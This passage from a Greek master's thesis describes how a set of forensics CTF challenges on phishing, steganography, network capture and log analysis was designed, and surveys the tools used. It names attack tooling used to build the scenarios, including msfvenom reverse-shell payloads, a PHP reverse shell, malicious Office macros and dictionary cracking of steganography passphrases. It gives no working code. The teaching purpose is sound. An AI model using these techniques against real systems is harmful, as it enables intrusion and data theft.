Πανεπιστήμιο Πειραιώς

ΑΣΚΗΣΕΙΣ ΨΗΦΙΑΚΗΣ ΔΙΚΑΝΙΚΗΣ ΤΥΠΟΥ CTFsΤμήμα Ψηφιακών Συστημάτων

Μεταπτυχιακό Πρόγραμμα Σπουδών

ΑΣΦΑΛΕΙΑ ΨΗΦΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ

ΑΣΚΗΣΕΙΣ ΨΗΦΙΑΚΗΣ ΔΙΚΑΝΙΚΗΣ ΤΥΠΟΥ CTFs

Επιβλέπων: Καθηγητής, Χρήστος Ξενάκης

Πυλαρινός Διονύσης dionisis_7g7@hotmail.gr mte2221

Πειραιάς, 12/06/2024

Περίληψη

Σε αυτήν την εργασία δημιουργήθηκαν και παρουσιάζονται δοκιμασίες Capture The Flag (CTF) οι οποίες κινούνται γύρω από τα όρια της κατηγορίας forensics. Οι δοκιμασίες αυτές δημιουργήθηκαν με στόχο να διδάξουν και να εξασκήσουν τους συμμετέχοντες που θα επιλέξουν να προσπαθήσουν την επίλυσης τους. Πιο συγκεκριμένα υλοποιήθηκε ένα πλάνο δοκιμασίων το οποίο περιλαμβάνει χρήσιμα εργαλεία στο χώρο των CTF αλλά και το πως και ποτέ πρέπει να χρησιμοποιούνται τα εργαλεία αυτά σε καταστάσεις γνωστών επιθέσεων στον κυβερνοχώρο. Οι δοκιμασίες που αναλύονται παρακάτω περιέχουν στοιχεία επίσης που εισάγουν τον χρήστη σε σενάρια από εταιρικά περιβάλλοντα, στόχος του συγκεκριμένου χαρακτηριστικού είναι η εξοικείωση του χρήστη με σενάρια τα οποία δεν θα γνωρίζει ή δεν θα αναμένει και θα κληθεί να αντιμετωπίσει.

Abstract

In this thesis, Capture The Flag (CTF) tests are created and presented which operate around the boundaries of the forensics category. These tests were created with the goal of teaching and training participants who choose to attempt their solution. More specifically, a test plan was implemented that includes useful tools in the CTF space and how and when these tools should be used in situations of known cyber-attacks. The test cases discussed below also contain elements that introduce the user to scenarios from corporate environments, the goal of this feature is to familiarize the user with scenarios that he or she will not know or expect and will be asked to deal with.

Περιεχόμενα

Πίνακας Εικόνων

Εισαγωγή

Στην εποχή που διανύουμε η κυβερνοασφάλεια αποτελεί μια προτεραιότητα σε επιχειρήσεις καθώς οι επιθέσεις στον κυβερνοχώρο γίνονται πιο συχνές αλλά και πιο συνθέτες. Στην παραπάνω ανάγκη που γεννιέται, δηλαδή την ανακάλυψη των τρόπων και των συνθήκων που πραγματοποιούνται αυτές οι επιθέσεις, έρχονται και εργάζονται φοιτητές και επαγγελματίες από τον χώρο της ασφάλειας των πληροφοριών. Η εκπαίδευση στον τομέα της κυβερνοασφάλειας σε συνδυασμό με τα Capture The Flag (CTF) Challenges επιτρέπει σε όσους ενδιαφέρονται, σπουδάζουν ή εργάζονται στην ασφάλεια πληροφοριών να αποκτήσουν πρακτική εμπειρία χρησιμοποιώντας τα εργαλεία που έχουν ήδη αποκτήσει σαν γνώση, καθώς και να μάθουν νέες τεχνικές και στρατηγικές για την άμυνα έναντι των επιθέσεων στον κυβερνοχώρο. Το CTF ξεκίνησε ως μια μορφή εκπαίδευσης και συνεχίζει έως και σήμερα, πρόκειται για διαγωνισμούς όπου οι ενδιαφερόμενοι μπορούν να προωθήσουν τις γνώσεις τους και να αναπτύξουν τις δεξιότητές τους μέσα από την πρακτική εμπειρία μιας CTF δοκιμασίας.

Οι προκλήσεις των CTF περιλαμβάνουν ένα ευρύ φάσμα σεναρίων, από κρυπτογραφία και αντίστροφη μηχανική έως web exploitation και ανάλυση δικτύου, όλα αυτά μέσα σε ένα ελεγχόμενο περιβάλλον. Στις προκλήσεις των Forensics CTF, οι συμμετέχοντες έχουν την αποστολή να αποκαλύπτουν κρυφές ενδείξεις και να αναλύουν ψηφιακά δεδομένα. Αυτοί οι διαγωνισμοί δεν χρησιμεύουν μόνο σε επαγγελματίες ή ανερχόμενους επαγγελματίες στον τομέα της κυβερνοασφάλειας, αλλά χρησιμεύουν επίσης στο να ενισχύουν τη συνεργασία, τη δημιουργικότητα και την κριτική σκέψη για την αντιμετώπιση των απειλών σε πραγματικά σενάρια. Αυτό το πεδίο έχει επεκταθεί πέρα από τους υπολογιστές σε οποιαδήποτε συσκευή αποθηκεύει ψηφιακά δεδομένα.

Η ψηφιακή εγκληματολογία περιλαμβάνει τον εντοπισμό, τη διατήρηση, την εξέταση και την ανάλυση ψηφιακών αποδεικτικών στοιχείων χρησιμοποιώντας αποδεκτές διαδικασίες. Διαδραματίζει κρίσιμο ρόλο στην επιβολή του νόμου και στην ασφάλεια των επιχειρήσεων, συμβάλλοντας στη διερεύνηση παραβιάσεων δεδομένων, επιθέσεων στον κυβερνοχώρο και άλλων απειλών στον κυβερνοχώρο. Υπάρχουν διάφοροι τύποι ψηφιακής εγκληματολογίας, συμπεριλαμβανομένης της εγκληματολογίας δίσκου, δικτύου, ασύρματης και κινητής τηλεφωνίας, καθένας από τους οποίους εστιάζει σε διαφορετικές πτυχές της ψηφιακής έρευνας. Τα εργαλεία που χρησιμοποιούνται στην ψηφιακή εγκληματολογία εκτείνονται σε κατηγορίες όπως η συλλογή δίσκων και δεδομένων, η ανάλυση αρχείων, η ανάλυση Log εγγραφών και η εγκληματολογία δικτύου.

Αυτές οι δοκιμασίες μπορεί να ποικίλλουν, από απλούς γρίφους έως πιο σύνθετες προκλήσεις, όπως η εισβολή σε έναν διακομιστή για την εξαγωγή δεδομένων. Ο απώτερος στόχος είναι ο εντοπισμός συγκεκριμένων τμημάτων πληροφοριών, γνωστών ως flag, που μπορεί να είναι κρυμμένες. Αυτοί οι διαγωνισμοί καλύπτουν διαφορετικά επίπεδα δεξιοτήτων. Μερικοί είναι προσανατολισμένοι σε έμπειρους επαγγελματίες, προσφέροντας σημαντικές ανταμοιβές και συχνά πραγματοποιούνται σε φυσικές τοποθεσίες. Άλλοι στοχεύουν σε μαθητές λυκείου και πανεπιστημίου, παρέχοντας μερικές φορές εκπαιδευτική υποστήριξη ως βραβεία.

Τα CTF διατίθενται σε διάφορες μορφές. Οι διαγωνισμοί τύπου Jeopardy περιλαμβάνουν τη συμπλήρωση μιας λίστας προκλήσεων με τα άτομα ή τις ομάδες με την υψηλότερη βαθμολογία να βγαίνουν νικητές. Οι δοκιμασίες στυλ επίθεσης/άμυνας επικεντρώνονται είτε στην επίθεση στους διακομιστές των αντιπάλων είτε στην υπεράσπιση των δικών του. Αυτά τείνουν να είναι πιο προχωρημένα και μπορεί να απαιτούν φυσική παρουσία.

Στο σημερινό ψηφιακό τοπίο τα phishing μηνύματα, ενέχουν σημαντικούς κινδύνους τόσο για άτομα όσο και για οργανισμούς, η επίλυση των δοκιμασίων CTF που επικεντρώνονται στα μηνύματα ηλεκτρονικού phishing έχουν τεράστια αξία. Αυτές οι προκλήσεις παρέχουν ένα προσομοιωμένο περιβάλλον για τα άτομα που αναλύουν τις περίπλοκες λεπτομέρειες των επιθέσεων phishing, ενισχύοντας την ικανότητά τους να αναγνωρίζουν και να μετριάζουν τέτοιες απειλές σε πραγματικά σενάρια. Οι συμμετέχοντες αναπτύσσουν μια βαθύτερη κατανόηση των τακτικών που εφαρμόζουν οι επιτιθέμενοι, συμπεριλαμβανομένων της πλαστογράφησης email, των κακόβουλων συνημμένων και των παραπλανητικών διευθύνσεων URL. Οι δοκιμασίες που αναπτύχθηκαν εισάγουν τους συμμετέχοντες σε προσομοιωμένα σενάρια που αντικατοπτρίζουν επιθέσεις οι οποίες κατά ένα μεγάλο ποσοστό είχαν ως "βάση" τους τα phishing emails, θέλοντας να τονίσει την αξία της σωστής ανάλυσης αλλά και τελικά την αποτροπή αυτών των τακτικών μελλοντικά.

Κεφάλαιο 1: Προσέγγιση δοκιμασιών

Οι δοκιμασίες που δημιουργήθηκαν χωρίζονται σε τέσσερα μέρη, το πρώτο μέρος αποτελείται από τις δύο πρώτες δοκιμασίες την “PhishingEmail” και την “Steg”, το δεύτερο μέρος από την δοκιμασία “Invoice”, το τρίτο μέρος από την “AppCh” και το τέταρτο από το “Sensitive Information”. Το πρώτο μέρος των δοκιμασίων, το δεύτερο και το τέταρτο έχουν σαν βάση τα phishing emails μια αρκετά γνωστή και συχνή τεχνική τις εποχής που διανύουμε [9]. Ενώ το τρίτο αποσκοπεί στην εξοικειώσει του χρήστη με σενάρια τα οποία μπορούν να λάβουν χώρα στο εταιρικό του περιβάλλον. Μάλιστα προτείνεται, ο χρήστης που επιθυμεί να επιλύσει τις συγκεκριμένες δοκιμασίες να τις λύσει με την παραπάνω σειρά. Αυτό προτείνεται καθώς ακολουθούν έναν συγκεκριμένο βαθμό δυσκολίας αλλά και γιατί έχουν δημιουργηθεί για να προσφέρουν μια CTF Forensics εμπειρία μέσα από ομαλά βήματα.

Το πρώτο μέρος των δύο δοκιμασιών έχει ως στόχο να εισάγει τον χρήστη σε βασικά εργαλεία και τεχνικές που διαθέτουν την ικανότητα με μια φωτογραφία ή ένα έγγραφο πετύχουν κακόβουλη συμπεριφορά. Ο λόγος της επιλογής αυτής είναι ότι σε ένα αρκετά μεγάλο ποσοστό ηλεκτρονικής αλληλογραφίας περιέχονται εικόνες ή έγγραφα. Έτσι μέσα από την διαδικασία επίλυσης ο χρήστης λαμβάνει γνώση για το πως αναλύονται αυτά τα δύο αλλά και τι κινδύνους μπορεί να κρύβουν.

Το δεύτερο μέρος με την δοκιμασία με όνομα “Invoice” επικεντρώνεται σε κάτι το οποίο το πρώτο μέρος το περίεχε εν μέρη αλλά δεν έχει σκοπό να το αναδείξει. Ουσιαστικά τα σενάριο του πρώτου μέρους από την δοκιμασία “PhishingEmail υποδείκνυε τον κίνδυνο που υπόβοσκε πίσω από την εκτέλεση του συγκεκριμένου αρχείου, ο κίνδυνος της απόκτησης απομακρυσμένης πρόσβασης από τον επιτιθέμενο. Έτσι στο “Invoice” αποτυπώθηκε με το wireshark η επίθεση και η απόκτηση απομακρυσμένης πρόσβασης σε έναν server. Θέλοντας να εξοικειώσει τον χρήστη με την ανάλυση δικτυακής κίνησης και προσθετός να του δείξει πως αποτυπώνεται αυτή η επίθεση σε δικτυακά πακέτα αλλά και τέλος, τον αντίκτυπο μια επίθεσης τέτοιου είδους, όπως η απόκτηση πρόσβασης σε ευαίσθητες πληροφορίες.

Με την ολοκλήρωση του πρώτου και του δεύτερου μέρους, εκτός των παραπάνω που αναφέραμε ο χρήστης έχει εισαχθεί και δουλέψει με πολύ βασικά εργαλεία ανάλυσης αλλά και έχει αποκτήσει εμπειρία πάνω σε CTF Challenges.

Το τρίτο μέρος με την δοκιμασία “AppCh” όπως προαναφέρθηκε επιθυμεί να εισάγει τον χρήστη σε δοκιμασίες που μπορεί να καλεστεί να αντιμετωπίσει σε εταιρικά περιβάλλοντα, πιο συγκεκριμένα στην δοκιμασία αποτυπώθηκαν κακές πολιτικές συντήρησης στοιχείων από επίθεση που δέχτηκε η εταιρία. Επίσης γίνεται μια εισαγωγή σε βασικές τεχνικές reverse

engineering. Αυτό πραγματοποιήθηκε πάλι μέσα από επίθεση με phishing email και ο χρήστης καλείται να ερευνήσει μια συγκεκριμένη εφαρμογή που αποκτήθηκε από παραπλάνηση αφού πρώτα αποκτήσει την πρόσβαση στην εφαρμογή. Ο χρήστης μέσα από τις παραπάνω διαδικασίες θα αντλήσει γνώσεις και εμπειρίες σχετικά με την αναγνώριση συμπεριφοράς εφαρμογών με συγκεκριμένα στοιχεία και δεδομένα, αλλά και σχετικά με γνώστες επιθέσεις που στοχεύουν στην εύρεση χαμένων κωδικών πρόσβασης. Η κατεύθυνση σχετικά με το reverse engineering ξεφεύγει λίγο από τα όρια των Forengics CTF [27], αυτή η κατεύθυνση αποσκοπεί στην εξοικείωση του χρήστη για την αντιμετώπιση πιθανών κρίσιμων καταστάσεων οι όποιες είναι εκτός του πεδίου του και μπορεί να κληθεί να αντιμετωπίσει σε εταιρικό περιβάλλον, επίσης αποτελεί και μια εισαγωγή του χρήστη για την δοκιμασία με όνομα “Sensitive Information”.

Η “Sensitive Information” διαδικασία που αποτελεί το τέταρτο μέρος, είναι το πιο πολυσύνθετο και το μεγαλύτερο σε βαθμό δυσκολίας. Η δοκιμασία αυτή έχει πάρει στοιχεία από όλες τις προηγούμενες που αναφέραμε αλλά και εκτείνετε γύρω από μια πολύ βασική τεχνική ανάλυσης και μια πολύ βασική και επικίνδυνη επίθεση. Στην “Sensitive Information” δοκιμασία ο χρήστης καλείται να αναλύσει log files από μια συσκευή που δέχτηκε malware επίθεση, επίσης καλείται να αναγνωρίσει ότι είναι malware επίθεση και να βρει απάντησης σε ερωτήματα όπως, κάτω υπό ποιες συνθήκες πραγματοποιήθηκε η επίθεση και τι συνέβη το χρονικό διάστημα που ήταν ενεργό το malware. Οι απαντήσεις σε τέτοια ερωτήματα οδηγούν σε flags. Τα flags της δοκιμασίας έχουν τοποθετηθεί σε σημεία όπου προκύπτουν σημαντικά συμπεράσματα από την ανάλυση εγγραφών θέλοντας να τονίσει την σημασία τους. Ο χρήστης μέσα από την εμπειρία της συγκεκριμένης δοκιμασίας θα μάθει να αναλύει εγγραφές από mailbox καθώς και σε αυτήν την περίπτωση η επίθεση ξεκίνησε από phishing email, θα μάθει να αναλύει εγγραφές από sign in logs για την διαπίστωση αν παραβιάστηκε κάποιος λογαριασμός αλλά και θα μάθει αναλύει εγγραφές συσκευής. Επιπρόσθετα μέσα από την ανάλυση των εγγραφών του θύματος θα αντλήσει γνώση για το πως αρκετές διεργασίες λειτουργούν στο backround windows10 λειτουργικού συστήματος, ένα αρκετά επίκαιρο λειτουργικό σύστημα [3]. Επίσης θα αναγνωρίσει ενέργειες του malware που τρέχουν στο backround του λειτουργικού αλλά και τους κινδύνους που κρύβουν τέτοιου τύπου λογισμικά. Όπως προαναφέρθηκε η δοκιμασία αυτή έχει πάρει στοιχεία από όλες τις προηγούμενες, πιο συγκεκριμένα από το πρώτο μέρος των δύο διαδικασιών αντλήθηκε το στοιχείο του phishing email, από το δεύτερο μέρος αντλήθηκε ακόμα ένα πιο ζωντανό σενάριο απομακρυσμένης σύνδεσης καθώς το συγκεκριμένο malware το επέτρεπε. Από το τρίτο μέρος αντλήθηκε το στοιχείο της ανάλυσης συμπεριφοράς εφαρμογής καθώς ο χρήστης συμπεραίνει κατά την

διάρκεια της επίλυσης ότι πρέπει να αναγνωρίσει την συμπεριφορά ενός συγκεκριμένου αρχείου αλλά αυτή την φορά με άλλα στοιχεία, δεδομένα και εργαλεία. Ταυτόχρονα από τον σχεδιασμό και τα δεδομένα που δίνονται για την δοκιμασία, καλούν έμμεσα τον χρήστη να αντιμετωπίσει ένα αρκετά μεγάλο σενάριο που απαιτεί ανάλυση δεδομένων από τα οποία προκύπτουν πάλι νέα δεδομένα που δεν υπονοεί η εκφώνηση την ύπαρξη τους. Αυτό πραγματοποιήθηκε σε συνδυασμό με το στοιχείο που υπάρχει και στο τρίτο μέρος της διαδικασίας με όνομα AppCh και την προσπάθεια εισαγωγής του χρήστη σε εταιρικά περιβάλλοντα και συνθήκες καθώς υπάρχουν σενάρια όπου μια έρευνα ξεκινάει από το μηδέν χωρίς σχεδόν κανένα στοιχείο ως δεδομένο.

Κεφάλαιο 2: Εργαλεία

Σε αυτό το κεφάλαιο θα γίνει μια εισαγωγή στα εργαλεία που χρησιμοποιήθηκαν για την δημιουργία των δοκιμασιών αλλά και εργαλεία που χρειάζονται για την επίλυση τους. Μερικά εργαλεία έχουν χρησιμοποιηθεί σε πάνω από μια δοκιμασίες. Πέρα από τα εργαλεία, χρησιμοποιήθηκαν και κάποιες εντολές στην δημιουργία ή την επίλυση. Αυτές οι εντολές αποτελούν έναν βασικό πυρήνα εντολών γύρω από την εισαγωγή, επίλυση αλλά και την κατανόηση των CTF challenges.

“`file example.txt`”**:** Χρησιμοποιείται για να προσδιορίσει τον τύπο ενός αρχείου. Εκτυπώνει πληροφορίες για τον τύπο του αρχείου όπως καταλήξεις .txt, .exe ή data που σημαίνει οτιδήποτε άλλο.

“`unzip example.zip`”: Χρησιμοποιείται για την εξαγωγή του περιεχομένου zip φακέλου.

“`sudo apt install apache2`” : Χρησιμοποιείται σε Debian-Linux για την εγκατάσταση Apache HTTP Server.

“`strings example.jpg`”: Για κάθε αρχείο που δίνεται, οι συμβολοσειρές GNU εκτυπώνουν τις εκτυπώσιμες ακολουθίες χαρακτήρων που έχουν μήκος τουλάχιστον 4 χαρακτήρες και ακολουθούνται από έναν μη εκτυπώσιμο χαρακτήρα. Ανάλογα με τον τρόπο διαμόρφωσης του προγράμματος συμβολοσειρών, θα εμφανίζει από προεπιλογή είτε όλες τις εκτυπώσιμες ακολουθίες που μπορεί να βρει σε κάθε αρχείο, είτε μόνο εκείνες τις ακολουθίες που βρίσκονται σε ενότητες δεδομένων με δυνατότητα φόρτωσης και αρχικοποίηση. Εάν ο τύπος αρχείου δεν είναι αναγνωρίσιμος ή εάν οι συμβολοσειρές διαβάζονται από το stdin, τότε θα εμφανίζει πάντα όλες τις εκτυπώσιμες ακολουθίες που μπορεί να βρει.

“`cat example.txt`”: Χρησιμοποιείται κυρίως για την εμφάνιση των περιεχομένων των αρχείων στο τερματικό. Όταν εκτελείτε η εντολή "`cat example.txt`" διαβάζει τα περιεχόμενα του αρχείου με το όνομα "example.txt" και τα εκτυπώνει στον τερματικό.

Επίσης σε όλες τις δοκιμασίες τα flags ή στοιχεία για τα flags έχουν κωδικοποιηθεί με base64, hex ή Caesar cypher ώστε να μην γίνονται εύκολα διακριτά αλλά και για να προφέρουν έναν επιπρόσθετο βαθμό δυσκολίας. Σε κάποιες περιπτώσεις έχει χρησιμοποιηθεί παραπάνω από μία κωδικοποιήσεις.

2.1 Phishing Email

2.1.1 Εργαλεία Δημιουργίας

Macro commands

Στο πλαίσιο των εγγράφων του Microsoft Office, οι VBA (Visual Basic for Applications) εντολές, γράφονται για την εκτέλεση πλήθους ενεργειών εντός του εγγράφου. Μερικοί τύποι εντολών σε έγγραφα του Microsoft Office [15]:

Document manipulation: Οι macro εντολές μπορούν να χειριστούν τα περιεχόμενα του ίδιου του εγγράφου, όπως εισαγωγή, διαγραφή ή τροποποίηση κειμένου, εικόνων, πινάκων ή άλλων στοιχείων.

File operations: Οι macro εντολές μπορούν να εκτελέσουν λειτουργίες αρχείων, όπως άνοιγμα, αποθήκευση, κλείσιμο ή διαγραφή αρχείων.

Interactions with applications: Οι macro εντολές μπορούν να αλληλοεπιδράσουν με άλλες εφαρμογές που είναι εγκατεστημένες στο σύστημα, όπως η εκκίνηση εξωτερικών προγραμμάτων, η αποστολή μηνυμάτων email ή η πρόσβαση σε δεδομένα από βάσεις δεδομένων.

User interface manipulation: Οι macro εντολές μπορούν να ελέγξουν τη διεπαφή χρήστη της εφαρμογής, όπως η υποβολή προτροπής για είσοδο χρήστη ή η απόκρυψη/εμφάνιση συγκεκριμένων στοιχείων.

Automation of repetitive tasks: Οι macro εντολές μπορούν να αυτοματοποιήσουν επαναλαμβανόμενες εργασίες, όπως η μορφοποίηση εγγράφων, η δημιουργία αναφορών ή η εκτέλεση ανάλυσης δεδομένων.

2.1.2 Εργαλεία επίλυσης

Oletools

Τα Oletools[1] είναι μια συλλογή εργαλείων Python για την ανάλυση αρχείων Microsoft OLE2, όπως έγγραφα του Microsoft Office (π.χ. Word, Excel, PowerPoint), για εξαγωγή χρήσιμων πληροφοριών ή εντοπισμό δυνητικά κακόβουλου περιεχομένου. Οι υποστηριζόμενες λειτουργείες του oletools είναι οι εξής [8]:

Εξαγωγή ενσωματωμένων αντικειμένων: Πολλά έγγραφα του Office μπορούν να περιέχουν ενσωματωμένα αντικείμενα όπως μακροεντολές, ενσωματωμένα αρχεία ή άλλα

[1] https://github.com/decalage2/oletools/wiki/Install

αντικείμενα OLE. Τα Oletools μπορούν να εξαγάγουν αυτά τα αντικείμενα για περαιτέρω ανάλυση.

Ανάλυση μακροεντολών VBA: Εξάγει και να αναλύσει μακροεντολές της Visual Basic for Applications (VBA) που είναι ενσωματωμένες σε έγγραφα του Office, οι οποίες χρησιμοποιούνται συχνά για την εκτέλεση κακόβουλου κώδικα.

Προσδιορισμός ύποπτων δεικτών: Ανιχνεύσει ύποπτων ενδείξεων στα έγγραφα του Office, όπως κωδικοποιημένες εντολές PowerShell, ύποπτες διευθύνσεις URL ή άλλα κακόβουλα μοτίβα.

Ανάλυση δομής εγγράφων: Αναλύει τη δομή των εγγράφων του Office για να εντοπίσει πιθανές ανωμαλίες ή σημάδια παραβίασης.

Από τα oletools για την δοκιμασία αυτή χρησιμοποιήθηκαν τα mraptor και olevba, το πρώτο για την εξαγωγή ενσωματωμένων αντικειμένων και το δεύτερο για την ανάλυση μακροεντολών VBA.

2.2 Steg

2.2.1 Εργαλεία Δημιουργίας

Steghide

Το steghide[2] [28] προσφέρει μια ολοκληρωμένη σειρά εργαλείων και μεθοδολογιών για την ενσωμάτωση και την εξαγωγή κρυφών δεδομένων σε ψηφιακά μέσα όπως εικόνες. Μέσω της έμπειρης χρήσης της εισαγωγής LSB (Last Significant Bit), της διαμόρφωσης DCT (Discrete Cosine Transform) και των αλγορίθμων F5, το Steghide ενσωματώνει κρυφά φορτία στο ίδιο το υλικό των αρχείων φορέα, διασφαλίζοντας την αίσθηση της ακεραιότητας. Επιπλέον διαθέτει ισχυρές δυνατότητες κρυπτογράφησης, ενισχυμένες από βιομηχανικά πρότυπα κρυπτογράφησης, όπως το AES (Advanced Encryption Standard) και το RSA (Rivest-Shamir-Adleman), που παρέχουν στους χρήστες τα μέσα να ενισχύσουν τα κρυμμένα δεδομένα τους με επίπεδα προστασίας, προστατεύοντας έτσι από μη εξουσιοδοτημένη πρόσβαση και εντοπισμό. Αυτή η λειτουργία ουσιαστικά παρέχει μια ασφάλεια με passphrase στα κρυμμένα δεδομένα.

[2] https://steghide.sourceforge.net/index.php

Msfvenom-metasploit

Το msfvenom[3] [12] είναι ένα μέρος του Metasploit Framework, το οποίο είναι ένα κιτ εργαλείων δοκιμής και εκμετάλλευσης για exploitation. Πρόκειται για ένα εργαλείο command line που δημιουργεί payloads,δηλαδή μπορεί να δημιουργήσει κώδικα για reverse shells, Meterpreter sessions η άλλες μορφές απομακρυσμένης πρόσβασης. Τα payloads μπορούν να προσαρμοστούν με βάση την πλατφόρμα του στόχο (Windows, Linux, κ.λπ.), την επιθυμητή λειτουργικότητα (π.χ. reverse shells, Meterpreter sessions) και διάφορες άλλες παραμέτρους.

2.2.2 Εργαλεία επίλυσης

Exiftool

Το ExifTool[4] [10] εξάγει, χειρίζεται και αναλύει μεταδεδομένα που είναι ενσωματωμένα σε μια τεράστια γκάμα ψηφιακών αρχείων. Υποστηρίζει ένα ευρύ φάσμα μορφών αρχείων, συμπεριλαμβανομένων εικόνων (JPEG, TIFF, PNG, κ.λπ.), αρχείων ήχου (MP3, WAV, κ.λπ.), βίντεο (AVI, MP4, κ.λπ.) και εγγράφων (PDF, DOCX, κ.λπ.). Με το ExifTool, οι χρήστες μπορούν να εξαγάγουν αυτά τα μεταδεδομένα, να τροποποιήσουν το περιεχόμενό τους ή ακόμα και να τα αφαιρέσουν εντελώς, διευκολύνοντας εργασίες που κυμαίνονται από ψηφιακή εγκληματολογία και επαλήθευση πνευματικών δικαιωμάτων έως ομαδική επεξεργασία και αυτοματοποίηση ροής εργασιών σε πεδία όπως η φωτογραφία, η ανάλυση πολυμέσων και η ψηφιακή διατήρηση.

Steghide

Αναλύθηκε στο κεφάλαιο 2.2.1.

Stegcracker

Το StegCracker[5] [25] είναι ένα εργαλείο που χρησιμοποιείται για το σπάσιμο αρχείων που προστατεύονται από στενογραφία με passphrase. Συγκεκριμένα, έχει σχεδιαστεί για να σπάει την προστασία με κωδικό πρόσβασης που χρησιμοποιείται από εργαλεία steganography όπως το Steghide. Λειτουργεί δοκιμάζοντας συστηματικά διαφορετικούς κωδικούς πρόσβασης μέχρι να βρει τον σωστό, αξιοποιώντας επιθέσεις brute-force ή dectionary.

[3] https://www.metasploit.com/download
[4] https://exiftool.org/
[5]https://pypi.org/project/stegcracker/

Rockyou.txt

Η rockyou.txt [6] είναι ένα αρχείο κειμένου που περιέχει μια λίστα κωδικών πρόσβασης που έχουν χρησιμοποιηθεί στο παρελθόν. Αποτελεί μια αναφορά στην κοινότητα της κυβερνοασφάλειας για τον έλεγχο της ισχύος των κωδικών πρόσβασης και τη διεξαγωγή ελέγχων ασφαλείας. Στην συγκεκριμένη δοκιμασία η χρήση της λίστας συνδυάστηκε με το εργαλείο stegcracker για την πραγματοποίηση μιας dictionary διαδικασίας για την εύρεση κωδικού.

2.3 Invoice

2.3.1 Εργαλεία Δημιουργίας

Wireshark

Πρόκειται για ένα network protocol εργαλείο[6] [20] που αναλύει την κίνηση δικτύου. Το Wireshark χρησιμοποιεί έναν τύπο αρχείου που ονομάζεται PCAP για την καταγραφή της κυκλοφορίας. Διαθέτει ποίκιλες υπηρεσίες όπως:

Live Capture: Το Wireshark μπορεί να καταγράφει «ζωντανή» κίνηση δικτύου από διάφορες διεπαφές, όπως Ethernet, Wi-Fi και Bluetooth. Αυτή η δυνατότητα ζωντανής λήψης σας επιτρέπει να αναλύετε τη δραστηριότητα του δικτύου όπως συμβαίνει.

Offline Analysis: Το Wireshark μπορεί επίσης να ανοίξει αποθηκευμένα αρχεία λήψης για ανάλυση εκτός σύνδεσης. Αυτό είναι χρήσιμο για την εξέταση της κυκλοφορίας δικτύου που έχει καταγραφεί και αποθηκευτεί προηγουμένως.

Packet Inspection: Το Wireshark παρέχει μια λεπτομερή προβολή μεμονωμένων πακέτων δικτύου.

Filtering and Search: Το Wireshark περιλαμβάνει δυνατότητες φιλτραρίσματος και αναζήτησης που επιτρέπουν τον εστιασμό σε συγκεκριμένα πακέτα ή τύπους πακέτων.

Packet Decoding: Το Wireshark αποκωδικοποιεί και αναλύει αυτόματα τα περιεχόμενα των πακέτων που έχουν συλληφθεί, διευκολύνοντας την κατανόηση της κίνησης του δικτύου και τον εντοπισμό πιθανών ζητημάτων ή ανωμαλιών.

Protocol Support: Το Wireshark υποστηρίζει εκατοντάδες πρωτόκολλα, συμπεριλαμβανομένων κοινών όπως TCP, UDP, HTTP, DNS και FTP, καθώς και πιο

[6] https://www.wireshark.org/download.html

εξειδικευμένα πρωτόκολλα που χρησιμοποιούνται σε συστήματα βιομηχανικού ελέγχου, συσκευές IoT και δίκτυα τηλεπικοινωνιών.

php-reverse-shell

Το συγκεκριμένο εργαλείο[7] (pentestmonkey, n.d.) το βρήκα στο pentestmonkey.net. Πρόκειται για έναν ιστότοπο που παρέχει εργαλεία για web application security testing και penetration testing. Παρέχει μια ποικιλία εργαλείων και πόρων που στοχεύουν να βοηθήσουν τους επαγγελματίες ασφαλείας, να κατανοήσουν και να δοκιμάσουν την ασφάλεια των εφαρμογών. Το εργαλείο αυτό έχει σχεδιαστεί για περιπτώσεις pentest που έχει αποκτηθεί πρόσβαση σε server που τρέχει php, ανεβάζοντας και εκτελώντας το αρχείο που δίνεται το script ανοίγει μία εξωτερική σύνδεση προς τον host.

Python3

Η Python[8] [24] είναι μια ευρέως χρησιμοποιούμενη γλώσσα προγραμματισμού υψηλού επιπέδου. Η Python 3 είναι η πιο πρόσφατη έκδοση της γλώσσας, που προσφέρει βελτιώσεις σε σχέση με την Python 2 όσον αφορά τη σύνταξη και τις δυνατότητες. Χρησιμοποιείται συνήθως για διάφορους σκοπούς scripting, web development, data analysis, machine learning.

Apache

Ο Apache HTTP Server[9] [30] που συνήθως αναφέρεται ως Apache, είναι ένα λογισμικό web server ανοιχτού κώδικα, είναι ικανός να εξυπηρετεί τόσο στατικό όσο και δυναμικό περιεχόμενο web.

2.3.2 Εργαλεία επίλυσης

Wireshark

Σαν εργαλείο επίλυσης της δοκιμασίας χρησιμοποιήθηκε ή δυνατότητα Offline Analysis: του wireshark.

2.4 AppCh

2.4.1 Εργαλεία Δημιουργίας

Για την δημιουργία της δοκιμασίας “AppCh” χρησιμοποιήθηκαν τρία εργαλεία το pyinstaller που αναλύεται παρακάτω και δύο ακόμα online εργαλεία τα οποία σαν υπηρεσία

[7] https://pentestmonkey.net/tools/web-shells/php-reverse-shell
[8] https://www.python.org/downloads/
[9] https://httpd.apache.org/docs/2.4/en/install.html

προσφέρονται online από πολλούς παρόχους. Αρχικά τοποθέτησα μια συγκεκριμένη πληροφορία σε μια εικόνα qr, με μια απλή αναζήτηση μπορεί να διαπιστωθεί το πλήθος των παρόχων, ενώ για την κωδικοποίηση της πληροφορίας με ceasar cypher και την άντληση του MD5 hash value μια συγκεκριμένης ακολουθίας χρησιμοποίησα τις υπηρεσίες του online εργαλείου dcode.fr.

PyInstaller

Το PyInstaller[10] [14] είναι ένα δημοφιλές εργαλείο Python που χρησιμοποιείται για τη μετατροπή αρχείων python σε αυτόνομα εκτελέσιμα που μπορούν να εκτελεστούν σε διάφορα λειτουργικά. Πακετάρει αποτελεσματικά μια εφαρμογή Python σε ένα μόνο εκτελέσιμο αρχείο. Αυτό περιλαμβάνει λειτουργικές μονάδες Python, βιβλιοθήκες που είναι εγκατεστημένες μέσω pip και τυχόν πρόσθετα αρχεία δεδομένων ή πόρους που απαιτούνται από την εφαρμογή. Είναι ένα έργο ανοιχτού κώδικα, που σημαίνει ότι είναι δωρεάν για χρήση και τροποποίηση διαθέτει μια μεγάλη και ενεργή κοινότητα προγραμματιστών που συμβάλλουν στην ανάπτυξη και τη συντήρησή της.

2.4.2 Εργαλεία επίλυσης

Zbarimg

Πρόκειται για command-line[11] [4] εργαλείο και χρησιμοποιείται για την αποκωδικοποίηση εικόνων barcode. Είναι ανοιχτού κώδικα εργαλείο που διαβάζει διάφορα format barcodes όπως EAN-13, UPC-A και QR Code.

Dock2txt

